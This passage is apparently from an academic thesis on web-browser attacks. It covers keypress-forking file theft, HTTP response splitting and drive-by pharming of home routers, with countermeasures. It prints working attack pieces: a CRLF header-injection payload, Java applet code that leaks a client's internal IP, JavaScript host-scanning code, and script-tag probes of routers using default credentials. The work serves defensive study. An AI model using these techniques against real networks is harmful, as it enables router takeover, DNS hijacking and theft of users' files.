Keystroke Logger. On such a malicious web page, JavaScript hooks are employed to capture key commands. The key logger simply receives each key press event before it affects the page, and then has the ability to allow the event to “bubble up” and process normally, or it can change the page before the bubbling completes.

Focus Selector. At its whim, a web page can select where the current input cursor is focused. As a legitimate use of focus-selection, when a text box becomes “full”, the web page can automatically move the focus to the next text box. This focus selection can be used in combination with the keystroke logger: if a desired key is pressed, the focus can be moved to the file upload field.

Upload Form. A multipart form including a file upload field can be created invisibly on a web page. When desired key presses have been copied (by moving focus back and forth between one part of the page and the file upload field), the form can automatically be submitted.

8.2.1 Example Scenario

A victim navigates to a malicious web page, without knowing it is malicious. The page features a typing test that will help a visitor determine how quickly they can type. They are asked to enter the following text.

```
12/25 - Welcome to the "crystal clear" typing tutor/speed
measurement system. When you finish this, we will show
you your speed!
```

At close analysis, the person is convinced to type the characters in “/etc/passwd” in order:

```
12/25 - Welcome to the "crystal clear" typing tutor/speed
measurement system. When you finish this, we will show
you your speed!
```

For each of these letters, the keylogger for the page would direct focus to the upload field, then direct it back and add the key pressed to the correct text-entry field too. When the ! is typed, the form is submitted.

8.3 Countermeasure: Tamper-Resistant Focus

One way to prohibit this attack is to change the browser focus model so the file input object is not a legitimate target for scripted focus. Essentially, this limits the focus model so the only way to set focus to the file input object is to click it with the mouse; any JavaScript-based or keyboard-based focus changing would skip the file input.

While this is effective, it is not attractive since it is an exception to the design: all other types of input objects (buttons, text inputs, etc) can be given focus in a scripted fashion.

This allows things like auto-progression from one field to another when typing, or alternate access methods for people who can't use the mouse. Adding one exception to the programmatic-focus ability fixes one problem; if another similar vulnerability surfaces, then yet another exception must be added.

8.4 Countermeasure: Key Event Model Change

Another approach is to change how the value of a keypress is transmitted into a form. Currently, there are three events called sequentially when a key on the keyboard is typed: first, the *keydown* event is fired, then *keypress*, and finally *keyup*. The character typed is entered into an input field during the *keypress* stage, giving a script opportunity to move the focus during the *keydown* stage.

It has been proposed² that the focus should not be changed in the *keydown* or *keypress* stages. This would result in the value being entered wherever the focus was immediately before the keyboard was touched.

8.5 Countermeasure: Trusted Path for File Selection

A more robust approach to avoiding this problem is to completely separate the file input object from other pieces of HTML forms. The file input field should not accept any input except through a "file chooser" dialog—the standard file chooser interface that is triggered through the "open" command in most programs. This prevents any scripting of the file input object since the only way to change its value (the file it points to) is through interaction with the user behind the screen.

²https://bugzilla.mozilla.org/show_bug.cgi?id=370092

8.6 Discussion

This keypress copying attack exemplifies a transfer of control from the browser onto the attacking web site. The transfer of control enables the attacking site to covertly steal a file. This is essentially unauthorized data transfer from the browser (or the victim's file system) to the attacking server. Additionally, data is leaked within the browser from other inputs to the file upload box through the keypress-forking in the described attack.

In preventing this type of file theft, the countermeasures all address the part of the attack that transfers control. The tamper-resistant focus approach isolates the file upload input object from the other types of input object; this completely prevents the file-upload input objects from *accepting key press events* in the first place. Changing the key event model to only focus on one control for the down-press portion of the event cycle *locks down* focus movement so the attacker *can't change where the key value goes*. Forcing a trusted path for file selection also removes the file-upload input object from being modified by key presses; the only way to change its value is by user interaction.

On a fundamental level, all of these countermeasures ensure that control over the value of all file-upload input objects is determined only by a human user, not a script. This keeps data from unauthorized leak away from the browser and into the hands of the attacker.

Case Study: HTTP Response Splitting

9.1 Overview

In HTTP response splitting, a content injection attack, data is injected from an untrusted source into a victim web application, which results in multiple HTTP Responses being served by a web server when only one was intended. Usually this is a result of persistent data (say from a database) being stored with carriage returns and line feeds within it, but fundamentally is a problem with the way HTTP is handled. For example, say an attacker has a web page that can cause a vulnerable web server to providing two HTTP responses to a HTTP request—one with content that is completely controlled by an attacker. Anyone who visits the attacker’s page initiates such a request receives two responses back, but the attacker’s response is the one rendered by the visitor’s browser. This response could be crafted to execute *any arbitrary code* in the domain of the victimized web site, such as something that steals cookies and transmits them back to the attacker.

The most straightforward method to prevent this is to URL-encode data provided by users when it is being placed into an HTTP response. In the example above, where the attacker was able to steal cookies from a given site, the second HTTP response transmitted from the victim server would be encoded and look like data (not a HTTP response) to the browser; this renders the attack ineffective.

9.2 Problem Details

The easiest way to understand this problem is to look at an example. Consider an on-line bulletin board. Users only specify their name to log in, and are given a HTTP cookie with their username as its value. If a user “Arthur Brady” logs in, the HTTP request that follows contains a `Set-Cookie` header:

```
Set-Cookie: user=Arthur Brady
```

The name field specified might contain a carriage return and line feed (denoted below as `%0d%0a`):

```
Arthur Brady%0d%0aHTTP/1.1 200 OK\dots
```

A new HTTP response can be injected into the response stream:

```
HTTP/1.1 200 OK
...
Set-Cookie: user=Arthur Brady

HTTP/1.1 200 OK
...
```

Any browser that ignores the first, legitimately-generated response and listens to the second one (common behavior) is served data that is controlled by whomever inserted the malicious content into the application’s data. As a result, an attacker can completely replace the response with whatever he pleases, such as a redirect to his own site, by fabricating the HTTP response that the victim browser will render.

9.3 Countermeasure: URL Encode Headers

The most effective way to prevent serving what looks like two HTTP responses is to encode *data* in HTTP headers in a way that it cannot be confused with the *real* HTTP headers themselves. In essence, the problem stems from a browser being unable to differentiate between the HTTP headers and the data being carried by the HTTP headers.

If the headers were properly encoded, instead of having newline characters, the HTTP response would have their *encoded representation*; this keeps what appears to be a second HTTP response encoded on a single line. For instance, a complete example split response taken from the SecuriTeam website¹ is:

```
1 HTTP/1.1 302 Found
2 Date: Tue, 12 Apr 2005 22:09:07 GMT
3 Server: Apache/1.3.29 (Unix) mod_ssl/2.8.16 OpenSSL/0.9.7c
4 Location:
5 Content-Type: text/html
6 HTTP/1.1 200 OK
7 Content-Type: text/html
8
9 <html><font color=red>hey</font></html>
10 Keep-Alive: timeout=15, max=100
11 Connection: Keep-Alive
12 Transfer-Encoding: chunked
13 Content-Type: text/html
14
15 0
```

The response is split by injecting newlines into the Content-Type header as shown in lines 6–9. If it were escaped by the server before serving, it would look like this:

¹<http://www.securiteam.com/securityreviews/5WP0E2KFGK.html>

```
1 HTTP/1.1 302 Found
2 Date: Tue, 12 Apr 2005 22:09:07 GMT
3 Server: Apache/1.3.29 (Unix) mod_ssl/2.8.16 OpenSSL/0.9.7c
4 Location:
5 Content-Type: text%2fhtml%0d%0aHTTP%2f1.1[...]html%3e
6 Keep-Alive: timeout=15, max=100%0d%0a
7 Connection: Keep-Alive
8 Transfer-Encoding: chunked
9 Content-Type: text/html
10
11 0
```

Clearly, the value of the `Content-Type` header that is encoded will not be confused as a second response by a browser.

9.4 Discussion

HTTP response splitting is, at a fundamental level, an unauthorized resource import; not as clearly as XSS (Section 4), the code that is executed is the injected HTTP response generated by the attacker. In this case, the data leak is from the attacker's domain into the victim domain, much like XSS.

The main countermeasure that protects against HTTP response splitting simply prohibits web browsers from interpreting the attacker's data as code. In this way, the data leak is not stopped, but is rendered ineffective for response splitting. Such encoding draws a line, however, between *data* and *code*. In the case of a successful attack, the attacker submits data that is treated as code by the browser. Encoding the attacker's submitted data prevents the attacker's data from jumping to the other side of the fence: it must remain data, and not be interpreted by the browser.

10

Case Study: Drive-By Pharming

A technique for seizing control over consumer-oriented WiFi routers, warkitting [TJYW06] can be very powerful. In this attack, an assailant connects, unauthorized, to wireless routers and takes advantage of default security settings to modify the firmware on the device. The effect is seemingly none to the legitimate users of the router—it keeps on working as it did before. However, the new firmware on the device can be set up to allow the attacker complete control over the device, or even extend the functionality of the router to attack all who connect to it. Drive-By pharming is a similar attack, but easier for assailants since they need no proximity to the target device; instead, they just need to lure victims to their web site, which then uses the victim’s browser to attack the router *from the inside*.

10.1 Overview

When cross-site-request-forgeries (CSRF, Section 5) are used in combination with JavaScript-based port scanning and home router compromise (warkitting [TJYW06]), the effect can be devastating: a victim visits a malicious site by clicking on a malicious result from his search query (or from many other methods of getting the URL distributed), and the resulting website attacks his home network from *inside*—from his browser. JavaScript code

scans his network for IP addresses that are alive and serving data via HTTP, identifying what is most likely his WiFi or home broadband router. With CSRF, it attempts to log into the router and change its DNS server settings to DNS servers controlled by the attacker. Once compromised in this fashion, users of the router can no longer trust any DNS data they are served.

With discussion of drive-by pharming attacks, this author has described many ways to protect against them in [SRJ07]. These countermeasures include protecting against CSRF, securing default passwords so they are not easy to guess, or filtering DNS traffic at the Internet Service Provider level—to be sure no DNS traffic makes it to malicious DNS servers. Each solution has its benefits and drawbacks, with some of them being more costly than others.

10.2 Problem Details

Internal Net Discovery. Lars Kindermann has written a Java Applet that discovers a host's internal IP address [Kin03]. On his web site [Kin03], he provides detailed purposes and methods of its use. Simply because this detection is accomplished via a Java Applet, and 94% of people on the Internet leave Java enabled [Cor07], his method of internal IP discovery can be considered quite reliable. He also describes ways to prevent sites from using his technique to determine a host's internal IP: disable ActiveX, Java, and all other plug-ins.

Grossman and Niedzialkowski [GN06] showed that once an internal IP is obtained, port scanning using JavaScript is easy. This can be done by attempting to load images or scripts from a series of host addresses on various ports (e.g., `http://192.168.0.1:80`). Likewise, scanning for web-serving hosts on a network is simple, and quickly, a list of web-serving IPs can be identified. Hosts that may be routers on an internal network can




Figure 10.1: How a home network's routers are attacked with Internal Net Discovery. (1) A client loads requests a page from the attacking server through the home router. The page is rendered and (2) an Applet is run to detect the client's internal IP. (3) JavaScript attempts to load scripts from hosts on the network, which (4) throws JavaScript errors. The client-run page interprets the errors to discover an IP that might correspond to a router. (5) The script attempts to change the discovered router's settings.

be analyzed further. SPI Labs [Lab] showed that existing image names and dimensions combined with the default password used to access the router can provide a “fingerprint” giving away the type of router. This technique is combined with knowledge of default router passwords and default router DHCP schemes to quickly identify routers on internal networks and reconfigure them. Tsow et al. [TJYW06] showed how the firmware on a router can be changed by simply having access to its configuration web page. With the discovery technique described herein, a router’s address can be detected and its firmware can be updated so an attacker can take control of a home user’s router.

Figure 10.1 shows how an internal network can be discovered and attacked, changing the configuration of a home router. Related work has exposed steps 1–4 of the attack shown in Figure 10.1. The attack is unique in how easily step 5 (changing settings on a router) can be accomplished and what types of attacks this enables.

10.2.1 Attack Scenarios

Access to a home router from the inside can lead to its complete compromise, making it a zombie¹ performing actions at an attacker’s will. This threat is significant since most zombie hosts are personal computers, which may be restarted or removed from a network frequently (as in the case of notebook computers). A home router is sedentary, and often left powered on or unattended for months at a time, resulting in a zombie with a persistent Internet connection that more reliably responds to its controller. Additionally, home router compromise can lead to subversive DNS spoofing where DNS records are compromised on victims’ local networks causing them to visit malicious sites though they attempt to navigate to legitimate ones.

¹A zombie host is one that is infected with malware and able to be controlled by an attacker. Often, zombies are called “bots” as part of a bot network.

Corrupt Software Patch Distribution. An attacker could redirect all Windows Update traffic (for victims whose networks were compromised with this attack) to his own server instead of `windowsupdate.com`. Suddenly, his mirror of `windowsupdate.com` looks legitimate. Through this mirror, he can force patches *not* be distributed, or possibly create some of his own that install malware onto victims' computers. By delaying patch distribution, an attacker has more time to infect vulnerable machines with malware.

High-Yield Phishing. With control over the DNS values, an attacker can erect a copy of any web site he pleases and simply play man-in-the-middle or harvest passwords as people navigate to his site. Victims are drawn to his site by following *legitimate* bookmarks, or typing the real URL into their browser. DNS lookups are transparent to a user and this attack is thus also transparent.

To make it even more attractive to attackers, this method of pharming is difficult to detect: it is isolated to a small change in the configuration of peoples' home routers. DNS servers do not need to be hacked, traffic does not need to be intercepted (just redirected to a compromised server), and browser-side protections are ineffective in detecting the spoofed site as a malicious one.

High-Yield Malware. An attacker can also host malicious software on a site that appears to be the victim's bank, or other authority. As a lure, the site can, for example, claim that due to a special promotion, the victim is being offered a free copy of some transaction security software to protect his future transactions. The victim may install this software thinking it comes from a trustworthy entity, only to become infected with malicious software that hijacks control of his browser or other parts of his system.

10.2.2 Feasibility

Similar attacks to drive-by pharming can be accomplished on an individual host basis by “zombifying” or compromising a client’s host with crimeware. Microsoft’s Malicious Software Removal Tool removed one piece of malware from every 311 Windows machine it ran on [Bra05]. This amounts to 5.7 million Windows machines. Of these 5.7 million, 3.5 million (or 62%) contained a back-door Trojan.

While deploying malware has a fairly high install rate, drive-by pharming attacks in themselves do not require users to install software, nor do they require any special privileges to run. Furthermore, the attacks do not exploit any security vulnerability in the user’s browser. Instead, a victim’s internal network address is discovered, then an attempt is made to compromise a network’s routers in the background. This attack vector is “stealth” requiring *no interaction* by the person who triggers an infection.

10.2.3 Internal Network Discovery

Since it is often assumed that a network behind a firewall is safe from intruders [Opp97], most commercial home network routers (including wireless routers used for sharing a broadband connection) are pre-configured out of the box to *disallow* administration features over the Internet, or Wide-Area Network (WAN) interface but allow administration over the internal network or Local Area Network (LAN) interfaces. During installation, this notion of “only configurable from inside the LAN” leads many people into a false sense of security. They assume since one cannot directly change the router’s settings from outside their LAN, that there is no way to accomplish this feat.

But as described, an attacker can still access the LAN-side configuration page from the WAN port due to the methods employed by many home users to make their single broadband connection accessible to their whole family. Most often, people purchase an




Figure 10.2: Standard http-based router configuration policy (disabled on WAN interface). Alice can connect to the router's configuration system, but Bob cannot.

inexpensive personal router/switch device to provide WiFi access to the Internet or to share a single broadband Internet connection with multiple computers. These devices usually include a NAT firewall and a DHCP server so connected computers do not have to be manually configured. IP addresses are distributed to computers on the LAN from a reserved private IP space of $10.x.x.x$ or $192.168.x.x$. Internet traffic is then routed to and from the proper computers on the LAN using a Network Address Translation (NAT) technique. Because of the employment of NAT, an attacker cannot simply connect at will to a specific computer behind the router — the router's forwarding policy must be set by the network's administrator in anticipation of this connection, thus preventing malware from entering the network in an unsolicited fashion. If a piece of malware were able to run on one of the computers behind the router, it would more easily be able to compromise devices — especially if it knows the IP addresses of other devices on the network. This is possible because it is often wrongly assumed that the router (or its firewall) will keep all the “bad stuff” out, so there is no dire need for strict security measures inside a home network.

When a victim visits a malicious web site, the site can trigger a Java Applet to load in the victims web browser (Steps 1, 2 in Figure 10.1). The simple Applet easily detects the

victim's internal IP address. The Applet can be rendered invisibly: very small (0 pixels wide) or in a hidden iframe (a technique used by many click-fraudsters [GJR06]) to hide it from a victim so it is not clear anything unusual is happening.

10.2.4 Identifying and Configuring Routers

Once the internal IP of a victim has been identified, assumptions about the addressing scheme of the internal network can be made. For example, if Alice's internal IP is `192.168.0.10`, one can assume that all of the computers on the internal network have an IP starting with `192.168.0`. This knowledge can be used to scan the network for other devices, such as the router (steps 3, 4, 5 in Figure 10.1).

Using JavaScript, a malicious web page can “ping” hosts on the internal network to see which IP addresses host a live web-based configuration system. More JavaScript can be used to load images from these servers — images that will be unique to each model of router, giving the malicious software a hint about how to re-configure the host.

When a router's model is known, the malicious scripts can attempt to access configuration screens using known default username/password combinations for that specific router model. By transmitting requests in the form of a query string, the router's settings can easily be changed. The preferred DNS servers, among other settings, can be manipulated easily if the router is not protected by a password or if it uses a default password.

Owners of these routers are not required to set a password in order to use the router! Since administration via the WAN port (the Internet) is turned off by default, some manufacturers assume no administration password is needed. Membership of a router's internal network is not sufficient to determine that a person is attempting to change the settings of a router: it could instead be JavaScript malware as described.

10.2.5 “Stealth” Attacks

An attacker who controls the settings on home routers essentially controls all of the traffic in and out of that home network. DNS requests can be directed to a malicious server (allowing an attacker to mount a pharming attack). Other attacks are possible as well, all of which are mounted using JavaScript in a victim’s web browser—an attack vector that requires no interaction with the user and executes transparently.

10.2.5.1 Silently Detecting an Internal Network

Most people’s browsers are configured (as set by default) to allow Java Applets to run on web pages they load. The Applet loads and since it only establishes communication back to the server from where it came, no same-origin policy has been violated. There is no need to sign this Applet (a method used to provide a less restrictive execution environment for an Applet for software that needs file system or other lower-level functions). Unsigned Applets run automatically on a page when a user has Java enabled, thus the site’s visitor won’t even be prompted if the Applet should run, it will be automatic.

10.2.5.2 Speeding up Router Discovery

Well-founded assumptions can be made when determining the IP address of a router to simplify discovery. Most off-the-shelf routers are pre-configured to be the lowest address in the range they serve. For example, if Alice has internal IP `192.168.0.10` an attacker can comfortably assume the router has internal IP `192.168.0.1`. This *greatly reduces* the number of addresses that need to be checked before attempting to compromise a router; though it is not always accurate, this assumption should be acceptable in most cases. By eliminating the need to scan the network for IP addresses that may be routers, the code is able to much more quickly compromise a network. A sequential scan, which takes roughly

three seconds per address, is required to find web hosts via JavaScript. This could take many minutes — which is a problem when a victim may only spent a few moments viewing a web page that employs an internal network attack. By assuming the router can be found in a small subset of the network space, an attacker can reduce the time required from full-network-scan time (20 minutes) to a few seconds.

10.2.5.3 Stealing DNS Traffic

Routers that are not protected by a password (and are vulnerable to internal network attacks) can be manipulated by simple HTTP requests. Further, most routers allow an administrator to specify which DNS server all of its clients will be configured to use.

As part of DHCP, a home router distributes IP addresses to clients attached to its internal network. Additional information is distributed with IP leases, usually including the default gateway (usually the router's address) and *DNS servers*. Usually a router will distribute its own IP as the primary DNS server and then any requests it receives are forwarded on to the ISP who provides the connection on the WAN port. There are often no rules that require all clients to use this DNS server, allowing use of services such as OpenDNS (<http://opendns.com>). As a result, an administrator can set the DNS server address that is provided during DHCP negotiation on the local network.

Using internal network detection to attack unprotected routers, malicious code can specify which DNS server that clients of the attacked internal network will use. An attacker can use this to direct all DNS traffic from compromised networks to *his* compromised DNS server—thus distributing valid DNS data for most queries, but corrupt data for sites he wishes to spoof, e.g., bank web sites (Figure 10.3).

Additionally, an attacker may set up a few DNS servers to accomplish load balancing; when a router's choices for DNS servers are compromised by this attack, the malware




Figure 10.3: (a) Standard configuration: the router acts as a proxy for DNS queries, using the DNS server specified by a service provider. (b) Compromised configuration: the router is configured to send the address of a corrupt DNS server to all of its clients. The clients use that corrupt DNS server when resolving host names.

may choose a random subset of the attacker's servers. This has a side effect that allows an attack to persist: if one of the DNS servers is discovered and shut down, some of the compromised routers will still be using the ones not yet shut down, thus the attack will not be completely thwarted.

10.2.5.4 Malware Distribution

Since a compromised DNS system can lead to late or invalid software distribution, machines who have been starved of recent security patches can be identified as more vulnerable malware targets, and used as initial deployment spots for new viruses or Internet worms.

Blocking Virus Definition Updates. By invalidating certain DNS records, a corrupt DNS server can be used to prevent victims on compromised networks from accessing virus definition update files often served by popular virus protection software. This forces the virus scanners on compromised networks to become out of date, and thus hosts on the compromised network are more vulnerable to new malware — or at least malware that has been released since the hosts on the network were last able to update their virus definition files. Similarly, this denial of service attack can be mounted on services such as Microsoft's Windows Update—preventing victims from receiving critical update patches.

Advertising Vulnerable Hosts. When compromised networks have been starved from critical patches, they are attractive targets for malware. An attacker who controls the corrupt DNS server (the one used by compromised networks) can know the external IP address of all these compromised networks since they send DNS requests through his server. The attacker can share this list of vulnerable IP addresses with cohorts who may be interested in spreading their crimeware or other forms of malware. These cohorts may attack

the IP addresses directly, or use the “whitelist” to decide which visitors of his site to attack with drive-by trojans. By attacking mostly vulnerable networks, a malware spreading site can reach a higher success rate and shrink his chances of detection.

10.2.6 Attacking a Network

An attacker who can detect a victim’s internal network has the ability to attack the router controlling the network, and thus control any data going through the compromised router. To take control, first an attacker must discover the internal IP address of a victim client; this can be done with a simple Java Applet. Next, the attacker must find the network’s router by either using the victim’s browser to scan the network, or simply assume the IP address of the router based on the internal network addressing scheme. An attacker then determines the make or model of the router in an effort to understand its configuration scheme, and then eventually accesses the router and manipulates its settings from the victim’s computer. All of this can be done in an automated fashion with JavaScript and an Applet, and can be done swiftly in most cases—when routers are configured with default passwords.

10.2.6.1 Discovering Internal Networks

Assume Alice and Bob, who use separate computers but share a broadband router, each connect to a given web site. The web server perceives Alice and Bob’s remote addresses as the address assigned to the router, and the web server will not be able to tell the two apart by IP address alone.²

²Differentiating multiple users behind one router is necessary, however, and is done with the remote port—the remote port must be different for each user behind the NAT router, or there would be no way to properly forward the traffic.

Alice's computer, while accessing the web site, will perceive her IP address as the *internal* address, or one of the private IP addresses given out by the DHCP service on her router, e.g., 192.168.0.10. A malicious web-site can deploy a very simple Java Applet [Kin03] to detect her *internal* IP, example code is displayed in Figure 10.4.

The Applet can then send the internal IP back to it's host server with the established socket (Figure 10.5), redirect the page loaded by the browser (passing the IP as a GET argument), or it can simply call a JavaScript function on the currently loaded web page using the LiveConnect functionality of the Sun Java browser plug-in. Similar to LiveConnect, Microsoft's ActiveX/COM and Java Virtual Machine can be scripted through the Applet when a Sun JVM is not present in Internet Explorer. It is easy to discover the internal IP of a computer, and most people's web browsers will be open to this attack. Moreover, the technologies used to discover an internal IP (Applets or ActiveX and network sockets) are commonly used, and not likely to be disabled.

10.2.6.2 Identifying Routers

Host Scanning. Given the internal IP address of a host (e.g., 192.168.0.10), other IP addresses that are likely to be on the internal network are enumerated (e.g., 192.168.0.1, 192.168.0.2, ..., 192.168.0.254). Some of the attacker's JavaScript code then executes to append off-site `<script>` tags to the document resembling the following:

```
<script src="http://192.168.0.1"></script>
```

These tags tell the browser to load a script from a given URL and are commonly used to load off-site scripts with many purposes. One example of commonplace use of this is advertisement tracking: a web site embeds a script from `http://adsformoney.com` in order to display advertisements specified by the `adsformoney.com` web service. The script must be loaded from the advertisement company's site and not the publisher's site

```
public class InternalIP extends Applet {

    private String getInternalIP() {
        int port = 80;
        String shost = getDocumentBase().getHost();

        //get port to avoid violating same-origin
        if(getDocumentBase().getPort() != -1)
            port = getDocumentBase().getPort();

        try {
            return (new Socket(shost, port))
                .getLocalAddress()
                .getHostAddress();
        } catch (SecurityException e) {
            return ``FORBIDDEN``;
        } catch (Exception e) {
            return ``ERROR``;
        }
        return ``undefined``;
    }

    //... additional applet support code
    // not relevant to this paper

}
```

Figure 10.4: Code for a Java Applet that determines a client's internal IP by creating a socket back to the host server and reading the socket's local address.




Figure 10.5: How a malicious server can detect the internal address of a remote client. (1) The malicious Applet is sent through a router to the client (2) the client runs the Applet — detecting the host's local IP then (3) the IP is optionally transmitted back to the server. The detailed view of step (2) outlines how the IP is detected.

```
// set global error handler
window.onerror = myHandler;

// catch errors identifying live web servers
function myHandler(msg, url) {
  if( !msg.match(/Error loading script/) ){
    //Other errors indicate the URL was live
    recordLiveServer(url);
  }
}
```

Figure 10.6: JavaScript code to catch errors caused by the generated script tags (attempts to connect to hosts on the internal network). If the right error is caught (“Error loading script”), the script can assume something is alive at the URL that caused the error (the existence of a web server) so the address is recorded in a list for further investigation. This is all the code that is needed to find live hosts.

so that the advertisement company can verify the integrity of the script that is served. The effect of using script tags in this way is that a web-based request can be sent to an arbitrary server (or router) from a client’s browser. Requests can thus be sent to another host on a victim’s internal network through that victim’s browser.

It is expected that all of these `<script>` elements will fail to load and generate a JavaScript error—the key is that they will fail in different ways. If the specified URL is a valid web server, the browser will fetch the root HTML page from that server and fail since the root HTML page is not valid JavaScript. If the specified URL is *not* serving web pages, the request will time out.

Router Profiling. Once possible router IP addresses have been identified in the internal network, similar JavaScript code can attempt to access each IP using a list of common or default passwords. Basic HTTP authentication can be performed by inserting a username and password into the `src` field of a script tag. For example, a common default password is “password:”

```
<script src="http://admin:password@192.168.0.1" > </script>
```

Once access to the router is gained, the manufacturer or model of the router can be determined by what images it serves. This model/manufacture information can help the attack determine exactly how to change a router's settings. For example, the D-Link DI-524 router contains an image `/down_02.jpg`, and the chances are slim that the image's content size or file name is the same as a Linksys WRT-54GS. Figure 10.7 shows how JavaScript can be used to attempt access to an image, and if it exists, measure its size. Knowing that a vulnerable router is a DI-524 can help the malicious JavaScript choose the right method for manipulating the router's settings.

10.2.6.3 Manipulating Routers

